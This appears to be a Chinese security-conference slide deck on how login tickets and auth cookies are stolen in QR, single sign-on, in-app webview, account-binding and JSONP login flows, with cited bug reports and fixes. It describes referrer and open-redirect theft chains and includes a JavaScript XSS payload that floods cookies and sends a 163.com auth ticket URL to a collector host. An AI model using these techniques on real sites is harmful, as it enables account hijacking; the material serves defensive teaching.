

# 我的通行你的证

By 呆子不开口

- 密码类漏洞

密码泄露、暴力破解、撞库、密码找回漏洞、社工库、钓鱼...

- 认证cookie被盗

xss攻击、网络泄露、中间人攻击

- 其他漏洞

二维码登录、单点登录、第三方登录、客户端web自动登录、绑定其他账号登录...

- 今天不讲这个

- 稍微讲讲cookie安全

Httponly : 防止cookie被xss偷

https : 防止cookie在网络中被偷

Secure : 阻止cookie在非https下传输，很多全站https时会漏掉

Path : 区分cookie的标识，安全上作用不大，和浏览器同源冲突

- 比较好的方案

- 认证凭证的不可猜测性

- httponly+HTTPS+HSTS

- 同IP不同port，尽量不要部署多个不同的web服务，因为cookie不区分端口

- 二维码登录
- 单点登录
- 第三方登录
- app内嵌页登录
- 新增绑定账号
- 跨域传输认证信息

- 无行为确认

用户扫描二维码后，系统需提示用户检验二维码的行为。若无确认，用户扫描攻击者的登录二维码后，相当于给攻击者的票授权

案例：可以欺骗劫持进入来往用户的帐号

<http://www.wooyun.org/bugs/wooyun-2010-040673>

- CSRF漏洞伪造授权请求

给票据授权的请求如果可以被攻击者伪造，攻击者可以伪造请求让用户扫描二维码后执行，或让用户以其他形式对攻击者的票据进行授权

一些二维码的授权请求在web登陆状态下有效，增大了攻击面

案例：微博上点开我发的链接我就可登进你的淘宝支付宝和微博

<http://www.wooyun.org/bugs/wooyun-2010-099486>

聊着聊着我就上了你.....的微信

<http://www.wooyun.org/bugs/wooyun-2010-070454>



- 修复方案

用户扫描二维码后，系统需提示用户检验二维码的行为，告知风险，询问用户是否要执行操作

用户确认后的请求攻击者无法伪造，比如和用户身份相关的一个校验token

二维码的授权请求在web登陆状态下不可用

需求：如果用户已经登陆B站，则自动登陆A站

实现：用户访问A站，A站把用户跳转到B站，B站验证用户已登陆，给用户一张票，用户拿着票去找A站，A拿着票去B那，验证成功后放用户进去

A:<http://www.t99y.com>

B:<http://passport.wangzhan.com>

举例：用户访问

<http://passport.wangzhan.com/login.php?url=http://www.t99y.com/a.php>


B站检验A站是白名单域后，然后302跳转到

[http://www.t99y.com/a.php?ticket=\\*\\*\\*\\*\\*](http://www.t99y.com/a.php?ticket=*****)

然后a.php用ticket参数去B站验证用户合法后，给用户种认证cookie

- 攻击者给用户发送链接

<http://passport.wangzhan.com/login.php?url=http://www.t99y.com/vul.php>



- 场景一，从sso获取票据后直接来验证

<http://t99y.com/a.php?ticket=XXXXXXXXXXXXXXXXXX>


- 服务端使用此ticket去sso验证此用户身份，然后在本域种认证cookie
- 案例：微博上你点我发的链接我就可以登上你的微博

<http://www.wooyun.org/bugs/wooyun-2010-0124352>

- 偷的几种方式

- 找能发自定义src的图片的页面去sso取票，带着ticket信息的页面会发起图片请求，图片服务是我们自己的，我们可以读到请求中的referrer，referrer中会包含ticket信息
- 找能发自定义src的iframe的页面，iframe请求中的referre有ticket
- 找一个有js跳转漏洞的页面去取票，跳转目的地址是我们的服务，js的跳转是带上referrer的，读取此请求的referrer，里面包含ticket
- 如果img和iframe的src值只允许白名单域的url，那就再找一个白名单域的302跳转漏洞来绕过白名单，302跳转可以传递上个请求的referrer
- Xss获取地址栏信息

# 示意手稿



- 场景二，中间页接收ticket完成认证，然后用js跳转到我们的目标页  
<http://t99y.com/login.php?ticket=XXXXXXXXXXXXXXXXXXXX&url=http://t99y.com/a.php> 此时会种上认证cookie  
然后页面会使用js跳转到 <http://t99y.com/a.php>  
location.href= "<http://t99y.com/a.php>" ;

例子：某绑定了微博账号后可以自动登陆的网站

- 偷的几种方式
  - 找一个有302跳转漏洞的页面如b.php，发起单点登陆请求，然后带着ticket信息的b.php会跳转到我们的服务上。因为js的跳转会带referrer，然后再通过302跳转把referrer传给我们能控制的页面
  - Xss获取当前页面referrer

- 场景三，中间页接收ticket完成认证，然后用302跳转到我们的目标页  
<http://t99y.com/login.php?ticket=XXXXXXXXXXXXXXXXXX&url=http://t99y.com/a.php> 此时会种上认证cookie  
然后页面会再302跳转到 <http://t99y.com/a.php>  
案例：网易用户登陆状态下点我的链接我就可进入其邮箱、云笔记等服务 <http://www.wooyun.org/bugs/wooyun-2010-0148110>
- 偷的几种方式
  - 前面的一些靠referrer偷的方式都没法用了.....
  - 只能靠xss了，不要小看xss，不要光偷cookie，好歹人家也是个远程代码执行漏洞。见下一页.....

- 如下的多个302跳转

http://passport.wangzhan.com/login.php?url=http://www.t99y.com/a.php

http://t99y.com/login.php?ticket=XXXXXXXXXXXXXXXXXXXX&url=http://t99y.com/a.php

<http://t99y.com/a.php>

- 偷的方式
  - Xss创建iframe，种超长cookie，让含ticket的302拒绝服务，然后使用iframe.contentWindow.location.href读取最后的iframe的当前地址
  - 拒绝服务还有个好处，防止某些ticket有防重放的防护



```
for (i = 0; i < 20; i++) {  
    document.cookie = i + '=' + repeat('X', 2000) + ';path=/auth';  
}  
var iframe =document.createElement('iframe');  
iframe.src="http://bobo.163.com/checkAuth?url=http://www.bobo.com/&  
";  
iframe.addEventListener('load', function(){  
    var ntes = iframe.contentWindow.location.href;  
    var img1 =document.createElement('img');  
    img1.src =  
    "http://127.0.0.1/163img.php?r="+encodeURIComponent(ntes);  
    for (i = 0; i < 20; i++) {  
        document.cookie = i + '=' + repeat('X', 1) + ';path=/auth';  
    }  
    }, false);  
document.body.appendChild(iframe);
```

- 修复方案

由认证中心来跨域为子站设置认证cookie

单点自动登陆需要防护csrf，让用户不能伪造登陆请求

- 当我们在一个app内打开其公司产品的一些链接，会被加上认证信息去让用户自动登陆
  - 微博客户端、QQ客户端、微信客户端都曾有或现在正有此问题，一般会加上参数sid、gsid、key
  - 案例：聊着聊着我就上了你.....的微信  
<http://www.wooyun.org/bugs/wooyun-2010-027590>
  - 案例：手机版QQ空间身份因素可被盗用  
<http://www.wooyun.org/bugs/wooyun-2010-070454>
  - 案例：之前的一个手机qq的漏洞，找一qq域下论坛发一张图，然后把此页发给手机qq上好友，他点击就会被盗号
- 偷的几种方式
  - 见单点登录场景一的方式
  - 用户甚至会通过app的分享功能把认证信息分享到邮件或朋友圈

- 修复方案

不要直接把认证凭证添加到webview的URL来完成认证

使用COOKIE，POST都可以

- 绑定第三方账号或自己另外的账号

绑定请求未做csrf防护，攻击者可以构造恶意请求让用户绑定了攻击者的账号。这样攻击者登录他自己的账号后就可以操作用户的资源

案例：乌云某未尚未公开漏洞

- 修复方案

通用的防CSRF的解决方案，referrer+token

- 跨域从通行证获取登陆ticket

- 形式为类似

<http://www.wangzhan.com/sso/getst.php?callback=jsonp>

然后通行证会返回个jsonp格式的数据，里面包含认证信息

- 案例：微博上你点我发的链接我就可以登上你的微博

<http://www.wooyun.org/bugs/wooyun-2010-0124352>

- 偷的几种方式

- 存在jsonp劫持漏洞
  - Referrer限制不严格，可以通过字符串匹配绕过
  - 支持空referrer，script标签发起的请求可绕过（比如内嵌页动态加载html触发事件js）
  - Xss漏洞，去跨域请求此接口得到数据

- 修复方案

架构上就不该使用此种方案

app和web的接口不要混用，要保证接口的干净单一



- 各个站的票据通用，很多直接用的就是认证cookie
- 认证Cookie设置保护不够
- 票据可重放
- 票据有效期长
- 票据的传输未使用https
- 未加入IP或UA等风控
- 攻击者偷到票据轻易可以使用
- 票据的交互流程保护不严，容易被漏洞偷。（好的流程应该是由sso来跨域颁发）
- 修改密码后认证cookie未失效
- 用户退出登录后认证cookie未失效
- 自动登录，绑定，退出等敏感功能，无csrf防护
- 绑定了第三方账号，降低自己的安全等级
- App和web接口混用，导致安全级别降低

保护女网友  
人人有责

# THANKS

有问题可微博私信@呆子不开口

[sdcc.csdn.net](http://sdcc.csdn.net)